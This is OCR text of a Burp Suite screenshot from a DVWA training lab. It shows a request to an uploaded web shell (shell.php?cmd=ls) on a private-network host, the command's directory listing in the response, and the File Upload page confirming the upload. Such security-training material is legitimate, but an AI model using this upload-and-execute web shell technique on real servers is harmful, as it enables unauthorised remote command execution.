
Burp Suite Community Edition v2022.12.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Send Cancel
Target: http://192.168.1.103
HTTP/1
Request
Pretty Raw Hex
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.1.103
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.103/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=ff12dd7138ea69017788b5c91277a0ce
Connection: close
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Mon, 27 Feb 2023 14:52:02 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
Content-Length: 36
<pre>
dvwa_email.png
shell.php
</pre>
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 2
Request Headers 9
Response Headers 6
Search... 0 matches
Search... 0 matches
Done
230 bytes | 16 millis
192.168.1.103/dvwa/vulnerabilities/upload/#
DVWA
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
View Source View Help
Damn Vulnerable Web Application (DVWA) v1.0.7